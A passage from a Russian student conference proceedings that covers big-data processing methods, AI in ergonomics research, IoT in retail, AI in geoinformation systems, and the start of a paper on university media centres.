Горизонтальная адаптивность

Количество данных, требующих обработки, не имеет ограничений, поэтому система должна обладать возможностью масштабирования. С увеличением объемов данных должно пропорционально расти количество оборудования, способного обеспечить нормальную функциональность всей системы.

Стабильность в работе при отказах

Горизонтальная адаптивность предполагает использование множества компьютерных узлов. Время от времени оборудование может выходить из строя из-за физического износа, что может привести к сбоям. Системы обработки

больших данных должны быть спроектированы таким образом, чтобы в случае сбоев они продолжали работать без перебоев.

Концентрация данных

В крупных системах данные распределяются на множество устройств. Допустим, что хранение данных осуществляется на одном сервере, а их обработка производится на другом сервере. В этом случае затраты на передачу информации с одного сервера на другой могут превышать затраты на сам процесс обработки. Поэтому во избежание таких затрат необходимо концентрировать данные на том же оборудовании, где происходит их обработка.

9 основных методов обработки больших данных:

Принципы работы инструментов обработки больших данных могут иметь некоторые различия, которые зависят от исследуемой сферы.

1. Машинное обучение

Данный метод анализа данных берет за основу способность аналитической системы самостоятельно обучаться в процессе решения различных задач. Программе задается алгоритм, который позволяет ей учиться выявлять определенные закономерности. Сферы применения такого метода достаточно разнообразны — например, с помощью машинного обучения проводятся маркетинговые исследования, социальные сети предлагают подборку постов, происходит разработка медицинских программ.

2. Нейросеть

Нейронные сети – это математические модели, отображенные программным кодом. Такие модели способны распознавать визуальные образы и применяются в разных сферах: для развлечений, прогнозирования, обеспечения безопасности, медицинской диагностики и т. д.

3. Технология Data Mining

Метод обнаружения определенных закономерностей в необработанных данных с помощью интеллектуального анализа.

Data Mining используют для:

- определения нетипичных данных в общем потоке информации посредством анализа отклонений;
- поиска идентичной информации в различных источниках с помощью ассоциаций;
- определения факторов влияния на заданный параметр через регрессионный анализ;
- распределения данных по группам со схожими характеристиками – классификация данных;
- разделения записей по заранее сформированным классам – кластеризация.

4. Стратегия краудсорсинга

В некоторых ситуациях, когда нет экономической выгоды в разработке системы искусственного интеллекта, то для выполнения разовых работ привлекают большое количество людей. Они могут решить те задачи, с которыми компьютер не в состоянии справиться в одиночку. Примером может быть сбор и обработка данных социологического опроса. Такая информация

может находиться в не оцифрованном виде, в ней могут быть допущены ошибки и сокращения. Такой формат будет понятен человеку, и он сможет организовать данные в тот вид, который будет читаем алгоритмами программ.

Однако, если речь идет о постоянном поиске решений подобных задач, то придется применять методы Data Mining или машинного обучения. Благодаря умению подводить математическую статистику или составлять имитационные модели, машины могут выполнять сложные аналитические процессы.

5. Метод предиктивной аналитики

Другими словами, методика прогнозирования. Имея достаточный объем соответствующей информации, можно составить прогноз и ответить на вопрос «Как будут развиваться события?». Принцип предиктивной аналитики таков: сначала нужно исследовать данные за прошлый период; выявить закономерности или факторы, которые стали причиной результата; далее с помощью нейросети или математических вычислений создать модель, которая сможет производить прогнозирование.

Методика прогнозов используется в различных сферах. Например, предиктивная аналитика позволяет выявить и предотвратить мошеннические схемы в кредитовании или страховании. В медицине прогнозный анализ на основе данных о пациенте помогает определить его предрасположенность к каким-либо заболеваниям.

6. Принцип статистического анализа

Суть метода заключается в сборе данных, их изучении на основе конкретных параметров и получении результата, выраженного, как правило, в процентах. У этого метода есть слабое звено – неточность данных в маленьких выборках, поэтому для получения максимально точных результатов необходимо собирать большой объем исходных данных.

Статистический анализ часто используют как часть другого способа обработки больших данных Big Data, например, в машинном обучении или предиктивной аналитике.

Некоторые маркетинговые методы исследования, например, А/В тестирование относятся к статистической аналитике. Чаще всего используют для увеличения конверсии, а само тестирование складывается из сравнения двух групп: контрольной — не подвергающейся изменениям, и второй группы, на которую оказывали какое-либо влияние (например, ей показывали другой формат рекламы). Такое тестирование позволяет понять, что улучшает целевые показатели.

Для получения статистических показателей используют:

- корреляционный анализ для определения взаимозависимости показателей;
- процентное соотношение итогов анализа;
- динамические ряды для оценки интенсивности изменений определенных условий в конкретный интервал времени;
- определение среднего показателя.

7. Технология имитационного моделирования

Имитационное моделирование отличается от методики прогнозирования тем, что берутся в учет факторы, чье влияние на результат затруднительно отследить в реальных условиях. Выстраиваются модели с учетом гипотетических, а не реальных данных, и затем эти модели исследуют в виртуальной реальности.

Метод имитационных моделей применяют для анализа влияния разных обстоятельств на итоговый показатель. Например, в сфере продаж таким образом исследуют воздействие изменения цены, наличия предложений со скидками, количества продавцов и прочих условий. Различные вариации изменений помогают определить наиболее эффективную модель маркетинговой стратегии для внедрения в практику. Для такого рода моделирования необходимо использовать большое число возможных факторов, чтобы снизить риски недостоверности результатов.

8. Метод визуализации аналитических данных

Для удобства оценки результатов анализа применяют визуализацию данных. Для реализации этого метода, при условии работы с большими данными, используют виртуальную реальность и «большие экраны».

Основной плюс визуализации в том, что такой формат данных воспринимается лучше, чем текстовый, ведь до 90 % всей информации человек усваивает с помощью зрения.

Результат анализа визуализируют в виде графиков, 3D-моделей, диаграмм и т. д. Метод визуализации аналитических данных позволяет быстро воспринять и сравнить, например, уровни продаж в разных регионах, или оценить зависимость объемов продаж от снижения или увеличения стоимости товара.

9. Метод смешения и интеграции данных

В подавляющем большинстве случаев Big Data получают из различных источников, соответственно, данные имеют разнородный формат. Загружать такие данные в одну базу бессмысленно, так как их параметры не имеют взаимного соотношения. Именно в таких случаях применяют смешение и интеграцию, то есть приводят все данные к единому виду.

Для использования информации из различных источников применяют следующие методы:

- сведение данных в единый формат посредством конвертации документов, перевода текста в цифры, распознавание текста;
- информацию для одного объекта дополняют данными из разных источников;
- излишней информации отфильтровывают и удаляют ту, которая недоступна для анализа.

После того как процесс интеграции завершен, следует анализ и обработка данных. В качестве примера метода интеграции и смешения данных можно рассмотреть: магазин, который ведет торговлю в нескольких направлениях — оффлайн-продажи, маркетплейс и одна из соцсетей. Чтобы провести полноценную оценку продаж и спроса, нужно собрать данные: о заказах через

маркетплейс, товарные чеки оффлайн-продаж, заказы через соцсеть, остатки товара на складе и так далее.

Как можно понять, IoT и Big Data неразрывно связаны. Миллиарды подключенных к интернету «вещей» по определению генерируют огромные объёмы данных. Именно эта связка двух технологий меняет почти все сферы общественной жизни.

В заключение следует отметить, что развитие технологий обработки больших данных открывают широкие возможности для повышения эффективности различных сфер человеческой деятельности: медицины, транспортного обслуживания, государственного управления, финансов, производства. Именно это и определяет интенсивность развития данного направления в последние годы.

Список источников

1. Ли, П. Архитектура интернета вещей / П. Ли ; перевод М. А. Райтман. — Москва : ДМК Пресс, 2020. — 454 с.
2. Дубков, И. С. Решение практических задач на базе технологии интернета вещей : учебное пособие / И. С. Дубков, П. С. Сташевский, И. Н. Яковина. — Новосибирск : Новосибирский государственный технический университет, 2017. — 80 с.
3. Воронова, Л. И. Big Data. Методы и средства анализа : учебное пособие / Л. И. Воронова, В. И. Воронов. — Москва : Московский технический университет связи и информатики, 2016. — 33 с.
4. Cheremukhin, A. D. Big Data : study aid / A. D. Cheremukhin. — Москва : Ай Пи Ар Медиа, 2024. — 464 с.
5. Воронов, В. И. Data Mining - технологии обработки больших данных : учебное пособие / В. И. Воронов, Л. И. Воронова, В. А. Усачев. — Москва : Московский технический университет связи и информатики, 2018. — 47 с.
6. Интеллектуальный анализ информации о пользователях социальных сетей / Т. А. Шестаков, Ю. А. Леонов, А. А. Кузьменко [и др.] // Прикладная математика и вопросы управления. – 2021. – № 4. – С. 72-91. – DOI 10.15593/2499-9873/2021.4.05.
7. Kuzmenko, A. A. Neural Network Analysis of Ecological and Floristic Classification as a Basis for Protection of Regional Biodiversity / A. A. Kuzmenko, A. V. Averchenkov, A. S. Sazonova // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042029. – DOI 10.1088/1757-899X/753/4/042029.

Материал поступил в редколлегию 20.04.2024

УДК 004.8

Применение искусственного интеллекта в эргономических исследованиях

Мелешенко Мария Александровна (ст.гр.20-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Малахова Юрия Антоновича (yumat155@yandex.ru)

Аннотация. Рассмотрены вопросы создания устойчивых и ориентированных на пользователя социально-технических систем, которые будут учитывать человеческий фактор. Достижения в области искусственного интеллекта помогают разработчикам открыть многообещающие возможности для решения различных задач, комплексных исследований и улучшению конструкций.

Ключевые слова: искусственный интеллект, эргономика, социально-технические системы.

Социально-технические системы объединяют как социальную, так и техническую сферы, а также механизмы их управления; ориентируют в одном направлении интересы людей, воспринимающих систему изнутри и извне [1]. Важной особенностью этих систем является создание сложного организационного рабочего дизайна, который учитывал бы взаимодействие между людьми и технологиями на рабочих местах. Использование искусственного интеллекта(ИИ) в эргономических исследованиях [2] в настоящее время тщательно изучается, выявляются его достоинства и недостатки, которые представлены на рисунке (рисунок 1).




Рисунок 1 - Применение ИИ в эргономических исследованиях

Анализ на основе данных. ИИ позволяет анализировать огромные объемы данных, полученных из различных источников, таких как носимые датчики,

устройства слежения за взглядом и отзывы пользователей. Это позволяет исследователям получить информацию о поведении, работоспособности и других характеристиках человека, помогает выявлять эргономические проблемы в социально-технических системах.

Оптимизация пользовательского опыта. Алгоритмы искусственного интеллекта могут обрабатывать и интерпретировать пользовательские данные. Анализируя и обрабатывая взаимодействия пользователей, ИИ может адаптировать интерфейсы, вспомогательные технологии и рабочие процессы для повышения удовлетворенности пользователей, эффективности работы и другое.

Сотрудничество человека и машины. ИИ дает исследователям возможность анализировать динамику сотрудничества человека и машины в рамках социально-технических систем. С помощью моделирования взаимодействия выполняется оптимизация распределения задач, разрабатываются адаптивные системы для органичной интеграции человеческих возможностей с машинным интеллектом и др.

Безопасность и благополучие. Интеграция ИИ в эргономические исследования позволяет выявлять и снижать риски безопасности в социально-технических системах. Аналитика на основе искусственного интеллекта может обнаруживать потенциальные опасности, прогнозировать ошибки, связанные с человеческим фактором, и разрабатывать меры для обеспечения безопасности пользователей.

Воздействие на окружающую среду. ИИ может способствовать достижению минимизации экологического вреда от социально-технических систем с помощью оптимизации потребления энергии, сокращения отходов и разработки энергоэффективных интерфейсов и систем управления.

Несмотря на все перечисленные достоинства применения искусственного интеллекта в междисциплинарных эргономических исследованиях, существуют и недостатки использования таких систем.

Одним из существенных недостатков ИИ в междисциплинарных эргономических исследованиях является его ограниченная способность понимать нюансы, связанные с контекстом. Эргономические исследования часто включают изучение поведения и взаимодействия человека в конкретной рабочей среде. Алгоритмы искусственного интеллекта, хотя и владеют распознаванием образов, с трудом справляются с пониманием более широкого контекста и тонкостей, влияющих на эргономику человека. Следовательно, это может привести к неточным или неполным выводам, что снижает общее качество результатов исследований.

Смещение данных и обобщение. Модели ИИ для обучения используют огромные объемы данных. Однако эта зависимость может привести к искажениям, присутствующим в самих данных, влияющие на эргономику, такие как культурные или демографические различия.

Проблемы этики и конфиденциальности. Сбор и анализ данных, которые имеют важное значение для внедрения ИИ, требуют от отдельных лиц конфиденциальной информации. Обеспечение конфиденциальности и

безопасности таких данных становится критически важным параметром, поскольку любое нарушение или неправильное обращение с личной информацией может иметь серьезные последствия.

Отсутствие объяснимости и доверия. Алгоритмы ИИ часто действуют как «черные ящики», где процесс принятия решений остается непрозрачным и сложным для интерпретации. В эргономических исследованиях отсутствие объяснимости препятствует установлению доверия между системами ИИ и исследователями. Сложности с пониманием алгоритма работы ИИ могут привести к трудностям при проверке и воспроизведению результатов [3].

В междисциплинарных эргономических исследованиях люди предоставляют ценную информацию и знания в предметной области, которые ИИ не может воспроизвести. Совместные усилия между ИИ и исследователями становятся обязательными, но возникают проблемы с эффективной интеграцией систем ИИ в междисциплинарные исследовательские группы, такие как проблемы совместимости, требования к обучению и потенциальное сопротивление изменениям. Решение этих проблем позволит добиться устойчивого проектирования социально-технических систем.

Список источников

1. Копцева Н.П., Замараева Ю.С., Менжуренко Ю.Н. Понятие «социально-техническая система» в социально-гуманитарных исследованиях конца XX - начала XXI века // Журнал СФУ. Гуманитарные науки. 2023. №8. URL: <https://cyberleninka.ru/article/n/ponyatie-sotsialno-tehnicheskaya-sistema-v-sotsialno-gumanitarnyh-issledovaniyah-kontsa-xx-nachala-xxi-veka>
2. Сергеев С.Ф. Методология оценки эволюционирующих социотехнических систем с искусственным интеллектом. Мехатроника, автоматизация, управление. 2022;23(4):171-176. <https://doi.org/10.17587/mau.23.171-176>
3. Кузьменко, А. А. Основные теории цветовосприятия в эргономических исследованиях интерфейсов / А. А. Кузьменко // Автоматизация и моделирование в проектировании и управлении : сборник научных статей Всероссийской конференции, Брянск, 22 мая 2023 года. – Курск: ЗАО «Университетская книга», 2023. – С. 15-19. – EDN SEPВOT.
4. Кузьменко, А. А. Психолого-педагогические основы реализации компетентного подхода при формировании профессиональных компетенций будущих эргономистов-дизайнеров / А. А. Кузьменко, В. В. Спасенников // Педагогика и психология : сборник статей по материалам I международной заочной научно-практической конференции. Том № 1 (1) : Общество с ограниченной ответственностью "Международный центр науки и образования", 2016. – С. 24-34.
5. Кузьменко, А. А. Становление экоэргономики в условиях социотехноприродного развития / А. А. Кузьменко // Природноресурсный потенциал, экология и устойчивое развитие регионов России : Сборник статей XXII Международной научно-практической конференции, Пенза, 22–23 января

2024 года. – Пенза: Пензенский государственный аграрный университет, 2024. – С. 124-127. – EDN ANUFXG.

6. Кузьменко, А. А. Становление и развитие эргономики в условиях социально-техногенного мира / А. А. Кузьменко // Вестник Южно-Российского государственного технического университета (НПИ). Серия: Социально-экономические науки. – 2024. – Т. 17, № 1. – С. 123-135. – DOI 10.17213/2075-2067-2024-1-123-135. – EDN LNKLVF.

Материал поступил в редколлегию 20.04.2024

УДК 339.371

Применение технологий интернета вещей в розничной торговле

Павленко Александр Сергеевич (ст.гр.О-20-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Филиппов Родион Алексеевич (redfil@mail.ru)

Аннотация. В статье рассмотрен вопрос применения интернета вещей в розничной торговле. Представлены различные технологические решения для IoT в розничной торговле. Преимущества использования IoT в данной области.

Ключевые слова: Интернет вещей, розничная торговля, IoT

Область Интернет вещей (далее IoT) всё больше меняет различные аспекты нашей жизни. Создание IoT послужило появлению новых инноваций и современных технологий в различного рода бизнесах. Сфера розничной торговли также не была обделена и в последние годы активно применяла весь имеющийся набор технологий Интернета вещей. IoT – это своего рода инструмент, при помощи которого имеется возможность увеличить показатели эффективности бизнеса, изучить потребности клиента и разрабатывать новые модели ведения бизнеса.

Общепринятыми требованиями для IoT – это небольшой размер, малое энергопотребление, достаточная вычислительная мощность, наличие разноразных способов подключения к сети, совместимость с различными устройствами, а также степень их безопасности.

Имеется целый ряд технологических возможностей для применения в розничной торговле систем IoT:

- RFID (Radio Frequency IDentification – радиочастотная идентификация),
- NFC (Near Field Communication – ближняя бесконтактная связь),
- BLE (Bluetooth Low Energy – беспроводная технология Bluetooth с низким энергопотреблением),
- Wi-Fi,

- Z-wave и т.д.

На рисунке 1 продемонстрирована вероятная модель по использованию IoT в розничной торговле. Такая модель основывается на конкретных бизнес-практиках и технологических решениях, совмещающих между собой производителей и ритейлеров, для увеличения заинтересованности потенциальных покупателей. Достигается это путём объединения комфортного пользовательского интерфейса и проработанную внутреннюю модель использования бизнес-процессов.




Рисунок 1 Модель применения IoT в рознично торговле.

Применение IoT в розничные торговли даёт большое количество вариантов использования интеллектуальных устройств для оптимизации и улучшения работы в магазинах.

1. Индивидуальное предложение для клиента

Персональные предложения – одна из ключевых задач, стоящих перед ритейлерами. Вероятный способ её решения это применение IoT-маяки и датчики, позволяющие следить за действиями потенциального клиента, и сообщать ему о скидках и акциях на интересующие его товары. Это позволяет избавиться от массовых рассылок и доставлять рекламные объявления индивидуально для каждого пользователя.

2. Отказ от традиционных касс

Розничные магазины всё больше переходят на использование для оплаты POS-системы на основе планшетов. Использование таких устройств применимо

не только для обработки транзакций, но и для других задач (проверки запасов товара и т.д.). Существенно сократить возникающие очереди в магазинах позволяют кассы самообслуживания.

3. Умная организация пространства

Организовать для покупателя поход в магазин наиболее комфортным можно при помощи умного оснащения торговой точки. IoT и AR (технология дополненной реальности) меняют классическое представление о примерочных и зеркалах. Технология интерактивных зеркал даёт возможность клиенту примерить потенциально покупаемую вещь виртуально, подобрать необходимый размер и нужный цвет. Умные полки могут позволить просто обнаружить нужный товар. IoT-технологии помогают сокращать издержки ритейлеров. Например, освещение в магазине может регулироваться сенсорами. Датчики могут позволить отслеживать перемещение покупателя в магазине и обеспечивать максимально освещение тех зон где он находится, в свою очередь уменьшая мощность освещения тех зон где оно не требуется.

4. Умный внутренний аудит

Решения на базе IoT применимы и для внутреннего аудита предприятия. Сенсоры, RFID-системы и GPS-датчики дают возможность в реальном времени отследить движение товара от производителя до магазина сбыта. Розничная точка продажи имеет данные о том, сколько времени товар был в пути, о температуре, при которой он транспортировался, а также сроке годности. Использование электронных ценников освобождают магазин от обязанности вручную менять стоимость определённых товаров автоматически меняя цену в зависимости от ситуации. Контролировать такое поведение ценников может всего один сотрудник.

Автоматизация помогает возникновение ошибок, связанных с человеческим фактором. Помимо этого, IoT даёт возможность провести оптимизацию штата сотрудников, затраты на логистику и увеличить чистую прибыль.

На сегодняшний день Интернет вещей наиболее применим в рамках крупной розничной торговли. Они имеют все необходимые ресурсы, чтобы позволить себе модернизацию бизнес-процессов и внедрить новые технологии в своей работе. В дальнейшем, когда произойдёт появление более совершенных дешёвых беспроводных сетей и решения имеющихся проблем энергопотребления, «умные» устройства станут востребованы и в малой розничной торговле.

Список источников

1. Шамин, А. А. Интернет вещей для начинающих. Визуальное программирование микроконтроллеров семейства ESP8266 / А. А. Шамин. — Москва, Вологда : Инфра-Инженерия, 2023. — 118 с. — ISBN 978-5-9729-1167-7. — Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/132859.html> (дата обращения: 14.09.2023). — Режим доступа: для авторизир. пользователей

2. Росляков, А. В. Интернет вещей : учебное пособие / А. В. Росляков, С. В. Ваняшин, А. Ю. Гребешков. — Самара : Поволжский государственный университет телекоммуникаций и информатики, 2015. — 135 с. — Текст : электронный // Цифровой образовательный ресурс IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/71837.html> (дата обращения: 19.12.2023). — Режим доступа: для авторизир. пользователей

3. Программирование в Интернете вещей / Филиппова Л.Б., Филиппов Р.А., Сазонова А.С., Кузьменко А.А., Леонов Ю.А. – Москва : Общество с ограниченной ответственностью "Русайнс", 2022. – 176 с. – ISBN 978-5-466-02609-2.

4. Kuzmenko, A. A. Neural Network Analysis of Ecological and Floristic Classification as a Basis for Protection of Regional Biodiversity / A. A. Kuzmenko, A. V. Averchenkov, A. S. Sazonova // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042029. – DOI 10.1088/1757-899X/753/4/042029.

5. Sazonova, A. S. Calculation of a Complex Indicator of the Innovation Potential / A. S. Sazonova, A. A. Kuzmenko, M. V. Terekhov // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042028. – DOI 10.1088/1757-899X/753/4/042028.

Материал поступил в редколлегию 20.04.2024

УДК 004.67

Основные направления применения модулей искусственного интеллекта в геоинформационных системах

Павленко Александр Сергеевич (ст.гр.О-20-ИСТ-истд-Б)

Есина Дарья Павловна (ст.гр.О-20-ИСТ-истд-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Филиппов Родион Алексеевич (redfil@mail.ru)

Аннотация. Искусственный интеллект (ИИ) – одна из важнейших технологий, широко применяемых в геоинформационных системах (ГИС). Использование искусственного интеллекта в геоинформационных системах позволяет автоматизировать, а также помогает упростить процесс обработки и анализа географических данных, делать прогнозы, улучшать качество геоинформационных систем.

Ключевые слова. Искусственный интеллект (ИИ), геоинформационные системы (ГИС), анализ данных, автоматизация.

Большое распространение за последние года получила одной из самых быстро развивающихся технологий – искусственный интеллект. Стараясь грамотно применить способности данной инновации общество находит для неё возможности оптимизации различных отраслей своей жизни, геоинформационные системы не стали исключением. В результате данный союз получил значительный успех, так как теперь искусственный интеллект в геоинформационных системах используется для автоматизации процессов обработки геопространственных данных, что способствует упрощению и открытию возможностей развития новых технологий специалистами геоинформатики. Также нельзя не упомянуть, что это принесло весомый вклад для улучшения жизни граждан всего мира. В данной статье мы подробнее рассмотрим, какие модули искусственного интеллекта были применены на технологиях геоинформационных систем и как это внедрение повлияло на мир.

Использование искусственного интеллекта для распознавания образов и классификации объектов. Искусственный интеллект позволяет автоматически обнаруживать и классифицировать объекты на снимках со спутников, что, в свою очередь, в достаточной мере помогает аналитикам и ученым в упрощении и ускорении процессов извлечения географических данных из огромных объемов поступающей информации.

Прогнозирование гео-процессов при помощи искусственного интеллекта. Одной из важнейших проблем человечества во все времена являются катастрофы и различные природные явления, такие как погодные условия, геологические процессы, климатические изменения и другие, они влекут за собой зачастую не только экологический и биофизический ущерб, но и разрушительные стихийные бедствия, влекущие за собой человеческие жертвы. Способности искусственного интеллекта в наше время достигли возможности самостоятельного прогнозирования данных катаклизмов посредством анализа данных о сейсмических, геологических, метеорологических параметрах. Это позволяет делать достаточно точные прогнозы, принимать необходимые меры для предупреждения и разрабатывать эффективные планы предотвращения неблагоприятных последствий природных катастроф.

Анализ и чтение географических данных. Возможности ИИ дают преимущество в быстрой обработке больших объемов информации, недоступной человеку, для своевременного выявления тенденций и связей между различными явлениями в мире. В данных обстоятельствах такой метод способствует структуризации градопланирования, сельского хозяйства и решению вопросов экологии.

Разработка интеллект-карт. Искусственный интеллект помогает создавать динамические и интерактивные карты, которые улучшают навигацию, составление маршрутов.

Совершенствование транспортных маршрутов. Применение искусственного интеллекта помогает анализировать данные о прогнозах погоды, передвижении транспорта и дорожной инфраструктуре, решая проблему

оптимизации дорожного трафика и упрощая жизни водителей, работников ремонтных служб и ДПС.

Самым главным направлением применения модулей искусственного интеллекта в геоинформационных системах – это анализ и обработка больших объемов геоданных. Применение машинного обучения позволяют проводить быструю классификацию геоданных, выявлять закономерности, а также прогнозировать развитие опасных событий на основе имеющихся данных.

Другим важным направлением применения модулей искусственного интеллекта в геоинформационных системах является создание интеллектуальных систем поддержки принятия решений. С их помощью можно автоматизировать процессы принятия решений на основе анализа данных и расчета вероятных сценариев развития событий. Модули искусственного интеллекта в геоинформационных системах также используются для улучшения точности картографических данных, автоматического обнаружения изменений в ландшафте, анализа аэрофотоснимков, выявления и мониторинга природных явлений и т.д. Кроме того, модули искусственного интеллекта в геоинформационных системах могут быть полезны при решении задач геопозиционирования, навигации и оптимизации маршрутов. Они могут помочь оптимизировать время и затраты на транспортную логистику, расчет трафика, прогнозирование объемов перевозок и многое другое.

На данный момент в России достаточно компаний, занимающихся разработкой и внедрением искусственного интеллекта в геоинформационные системы.

- ИК НоваТех – компания по разработке и внедрению технологий искусственного интеллекта для использования в геоинформационные системы;
- СКБ Контур – компания создающая ГИС-платформы с элементами искусственного интеллекта;
- НТЦ «Геоэкология и геоинформатика» - компания, специализирующаяся на разработке геоинформационных систем с использованием искусственного интеллекта;
- МСТ GeoIT – компания, занимающаяся разработкой и внедрением геоинформационные системы с функционалом искусственного интеллекта.

Таким образом, модули искусственного интеллекта становятся неотъемлемой частью современных геоинформационных систем, обеспечивая повышение эффективности работы с геоданными, автоматизацию процессов и принятия решений, а также улучшение качества картографических данных и сервисов.

Список источников

1. Аманкулова Н.А., Молмакова М.С., Каримова Г.Т. Искусственный интеллект и геоинформационные системы // Журнал. Бюллетень науки и практики. 2023. Том 9. №11. URL: <https://elibrary.ru/item.asp?id=54902164> (дата обращения 24.03.2024).

2. О.В. Пашковская, Д.В. Бренинг МЕТОДЫ АНАЛИЗА ДАННЫХ В ГЕОИНФОРМАЦИОННЫХ СИСТЕМАХ // Актуальные проблемы авиации и космонавтики. 2020. №.URL: <https://cyberleninka.ru/article/n/metody-analiza-dannyh-v-geoinformatsionnyh-sistemah> (дата обращения: 24.03.2024).

Воронин А. В. Результаты исследования геоинформационных систем в контексте инновационных технологий как среды визуализации и аналитической обработки данных в алгоритмах дополненной реальности // Большая Евразия: развитие, безопасность, сотрудничество. 2020. №3-1. URL: <https://cyberleninka.ru/article/n/rezultaty-issledovaniya-geoinformatsionnyh-sistem-v-kontekste-innovatsionnyh-tehnologiy-kak-sredy-vizualizatsii-i-analiticheskoy> (дата обращения: 24.03.2024).

6. Kuzmenko, A. A. Neural Network Analysis of Ecological and Floristic Classification as a Basis for Protection of Regional Biodiversity / A. A. Kuzmenko, A. V. Averchenkov, A. S. Sazonova // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042029. – DOI 10.1088/1757-899X/753/4/042029.

7. Sazonova, A. S. Calculation of a Complex Indicator of the Innovation Potential / A. S. Sazonova, A. A. Kuzmenko, M. V. Terekhov // IOP Conference Series: Materials Science and Engineering : International Science and Technology Conference "FarEastCon 2019", Vladivostok, 01–04 октября 2019 года. Vol. 753, 4, Chapter 3. – Vladivostok: Institute of Physics Publishing, 2020. – P. 042028. – DOI 10.1088/1757-899X/753/4/042028.

Материал поступил в редколлегию 20.04.2024

УДК 070

Анализ роли медиацентров в непрофильных высших учебных заведениях

Ракитянский Павел Игоревич (ст.гр.20-ИСТ-итпк-Б)

Работа выполнена под руководством доцента кафедры «Компьютерные технологии и системы», Тищенко Анастасии Анатольевны (karkuc@yandex.ru)

Аннотация Период студенчества характеризуется формированием ключевых профессиональных навыков. Кроме учебной деятельности активное место в становлении будущих профессионалов стало занимать участие в студенческом самоуправлении. Данное исследование посвящено анализу роли медиа-центров в непрофильных учебных заведениях, в высших учебных заведениях, которые не готовят журналистов.

Ключевые слова: журналистика, компетенции, профессионализм

Сегодня медиа-центры появляются не только в гуманитарных вузах, но и технических, не является исключением и Брянский государственный технический университет. В вузе активно работает медиа-центр, он привлекается к различным актуальным задачам.

Медиацентр — это университетское СМИ, которое создают студенты. Это площадка, которая объединяет молодых людей в желании заниматься творчеством, проявлять таланты, а также демонстрировать свою точку зрения на события и делиться ею с окружающими.

Студенты учатся на практике как делать контент, вести себя в социальных сетях, писать тексты, снимать видео и фото, монтировать ролики и звук, держаться в кадре, работать с микрофоном — осваивая азы журналистики в медиацентрах. Там же они развивают такие социальные навыки, как умение принимать решения, брать ответственность, работать в коллективе, договариваться друг с другом и даже руководить.

Казалось бы, зачем в техническом, своего рода не профильном вузе организовывать медиа-центр и обучать студентам не профильным компетенциям журналистики.

